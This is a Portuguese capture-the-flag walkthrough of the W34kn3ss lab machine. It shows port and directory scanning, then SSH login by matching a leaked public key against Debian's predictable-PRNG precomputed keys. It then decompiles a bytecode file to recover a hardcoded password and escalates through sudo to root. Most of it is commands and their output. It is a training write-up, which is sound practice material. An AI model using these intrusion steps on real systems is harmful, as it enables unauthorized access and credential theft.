W34kn3ss: 1

IP da máquina: 192.168.2.112 // MAC: 08:00:27:36:18:1E

Resultados do nmap:


nmap -A -p- 192.168.2.112

```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 de:89:a2:de:45:e7:d6:3d:ef:e9:bd:b4:b6:68:ca:6d (RSA)
|   256 1d:98:4a:db:a2:e0:cc:68:38:93:d0:52:2a:1a:aa:96 (ECDSA)
|_  256 3d:8a:6b:92:0d:ba:37:82:9e:c3:27:18:b6:01:cd:98 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| ssl-cert: Subject: commonName=weakness.jth/organizationName=weakness.jth/stateOrProvinceName=Jordan/cou
ntryName=jo
| Not valid before: 2018-05-05T11:12:54
|_Not valid after:  2019-05-05T11:12:54
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
MAC Address: 08:00:27:36:18:1E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Modificando o /etc/hosts:

```
root@kali: ~
  GNU nano 4.9.3                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.2.112 weakness.jth
```

http://weakness.jth/




Resultados do dirb:


dirb http://weakness.jth/

```
---- Scanning URL: http://weakness.jth/ ----
+ http://weakness.jth/index.html (CODE:200|SIZE:526)
==> DIRECTORY: http://weakness.jth/private/
+ http://weakness.jth/robots.txt (CODE:200|SIZE:14)
+ http://weakness.jth/server-status (CODE:403|SIZE:300)

---- Entering directory: http://weakness.jth/private/ ----
==> DIRECTORY: http://weakness.jth/private/assets/
==> DIRECTORY: http://weakness.jth/private/files/
+ http://weakness.jth/private/index.html (CODE:200|SIZE:989)

---- Entering directory: http://weakness.jth/private/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://weakness.jth/private/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


http://weakness.jth/private/



http://weakness.jth/private/files/notes.txt



http://weakness.jth/private/files/mykey.pub




Searchsploit:

searchsploit OpenSSL 0.9.8c-1

```
root@kali:~# searchsploit OpenSSL 0.9.8c-1
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRN | linux/remote/5622.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRN | linux/remote/5632.rb
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRN | linux/remote/5720.py
```

```
root@kali:~# searchsploit -m 5622
  Exploit: OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRNG Brute Force SSH (Perl)
      URL: https://www.exploit-db.com/exploits/5622
     Path: /usr/share/exploitdb/exploits/linux/remote/5622.txt
File Type: ASCII text, with CRLF line terminators

Copied to: /root/5622.txt


root@kali:~# cat 5622.txt
the debian openssl issue leads that there are only 65.536 possible ssh
keys generated, cause the only entropy is the pid of the process
generating the key.

This leads to that the following perl script can be used with the
precalculated ssh keys to brute force the ssh login. It works if such a
keys is installed on a non-patched debian or any other system manual
configured to.

On an unpatched system, which doesn't need to be debian, do the following:

keys provided by HD Moore - http://metasploit.com/users/hdm/tools/debian-openssl/
***E-DB Note: Mirror ~ https://github.com/g0tmi1k/debian-ssh***

1. Download http://sugar.metasploit.com/debian_ssh_rsa_2048_x86.tar.bz2
            https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.b
z2 (debian_ssh_rsa_2048_x86.tar.bz2)
```

https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2



Dentro da pasta baixada do github:

wget http://weakness.jth/private/files/mykey.pub

cat mykey.pub

grep -r -l

```
root@kali:~/Downloads/5622/rsa/2048# wget http://weakness.jth/private/files/mykey.pub
--2020-06-23 14:16:56--  http://weakness.jth/private/files/mykey.pub
Resolving weakness.jth (weakness.jth)... 192.168.2.112
Connecting to weakness.jth (weakness.jth)|192.168.2.112|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 400
Saving to: ‘mykey.pub’

mykey.pub                   100%[=====================================>]     400  --.-KB/s    in 0s

2020-06-23 14:16:56 (56.6 MB/s) - ‘mykey.pub’ saved [400/400]

root@kali:~/Downloads/5622/rsa/2048# cat mykey.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApC39uhie9gZahjiiMo+k8DOqKLujcZMN1bESzSLT8H5jRGj8n1FFqjJw27Nu5JYTI73Sz
hg/uoeMOfECHNzGj7GtoMqwh38clgVjQ7Qzb47/kguAeWMUcUHrCBz9KsN+7eNTb5cfu0O0QgY+DoLxuwfVufRVNcvaNyo0VS1dAJWgDn
skJJRD+46RlkUyVNhwegA0QRj9Salmpssp+z5wq7KBPL1S982QwkdhyvKg3dMy29j/C5sIIqM/mlqilhuidwo1ozjQlU2+yAVo5XrWDo0
qVzzxsnTxB5JAfF7ifoDZp2yczZg+ZavtmfItQt1Vac1vSuBPCpTqkjE/4Iklgw== root@targetcluster
root@kali:~/Downloads/5622/rsa/2048# grep -r -l "AAAAB3NzaC1yc2EAAAABIwAAAQEApC39uhie9gZahjiiMo+k8DOqKLuj
cZMN1bESzSLT8H5jRGj8n1FFqjJw27Nu5JYTI73Szhg/uoeMOfECHNzGj7GtoMqwh38clgVjQ7Qzb47/kguAeWMUcUHrCBz9KsN+7eNTb
5cfu0O0QgY+DoLxuwfVufRVNcvaNyo0VS1dAJWgDnskJJRD+46RlkUyVNhwegA0QRj9Salmpssp+z5wq7KBPL1S982QwkdhyvKg3dMy29
j/C5sIIqM/mlqilhuidwo1ozjQlU2+yAVo5XrWDo0qVzzxsnTxB5JAfF7ifoDZp2yczZg+ZavtmfItQt1Vac1vSuBPCpTqkjE/4Iklgw=
="
4161de56829de2fe64b9055711f531c1-2537.pub
mykey.pub
```

SSH:

ssh -i 4161de56829de2fe64b9055711f531c1-2537 n30@192.168.2.112

```
root@kali:~/Downloads/5622/rsa/2048# ssh -i 4161de56829de2fe64b9055711f531c1-2537 n30@192.168.2.112
The authenticity of host '192.168.2.112 (192.168.2.112)' can't be established.
ECDSA key fingerprint is SHA256:FTdaO229JeXut53RKWWYP4l8cnqYel7GvYcdUsCXAqQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.112' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Tue Aug 14 13:29:20 2018 from 192.168.209.1
n30@W34KN3SS:~$ id
uid=1000(n30) gid=1000(n30) groups=1000(n30),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),1
12(sambashare)
n30@W34KN3SS:~$ uname -a
Linux W34KN3SS 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Lin
ux
```

```
n30@W34KN3SS:~$ ls
code  user.txt
n30@W34KN3SS:~$ cat user.txt
25e3cd678875b601425c9356c8039f68
n30@W34KN3SS:~$ file code
code: python 2.7 byte-compiled
n30@W34KN3SS:~$ cp code /var/www/html
```

```
root@kali:~# wget http://192.168.2.112/code
--2020-06-23 14:24:56--  http://192.168.2.112/code
Connecting to 192.168.2.112:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1138 (1.1K)
Saving to: 'code'

code                        100%[=====================================>]   1.11K  --.-KB/s    in 0s

2020-06-23 14:24:56 (169 MB/s) - 'code' saved [1138/1138]
```

Python decompiler:

uncompyle6 code.pyc

```
root@kali:~# uncompyle6 code.pyc
# uncompyle6 version 3.7.1
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.18 (default, Apr 20 2020, 20:30:41)
# [GCC 9.3.0]
# Embedded file name: code.py
# Compiled at: 2018-05-08 12:50:54
import os, socket, time, hashlib
print ('[+]System Started at : {0}').format(time.ctime())
print '[+]This binary should generate unique hash for the hardcoded login info'
print '[+]Generating the hash ..'
```

```
inf = ''
inf += chr(ord('n'))
inf += chr(ord('3'))
inf += chr(ord('0'))
inf += chr(ord(':'))
inf += chr(ord('d'))
inf += chr(ord('M'))
inf += chr(ord('A'))
inf += chr(ord('S'))
inf += chr(ord('D'))
inf += chr(ord('N'))
inf += chr(ord('B'))
inf += chr(ord('!'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('B'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('3'))
inf += chr(ord('3'))
hashf = hashlib.sha256(inf + time.ctime()).hexdigest()
print ('[+]Your new hash is : {0}').format(hashf)
print '[+]Done'
# okay decompiling code.pyc
```

Usuario: n30 // Senha: dMASDNB!!#B!#!#33

```
n30@W34KN3SS:~$ sudo -l
[sudo] password for n30:
Matching Defaults entries for n30 on W34KN3SS:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User n30 may run the following commands on W34KN3SS:
    (ALL : ALL) ALL
```

Root:

```
n30@W34KN3SS:~$ sudo -i
root@W34KN3SS:~# id
uid=0(root) gid=0(root) groups=0(root)
root@W34KN3SS:~# uname -a
Linux W34KN3SS 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Lin
ux
```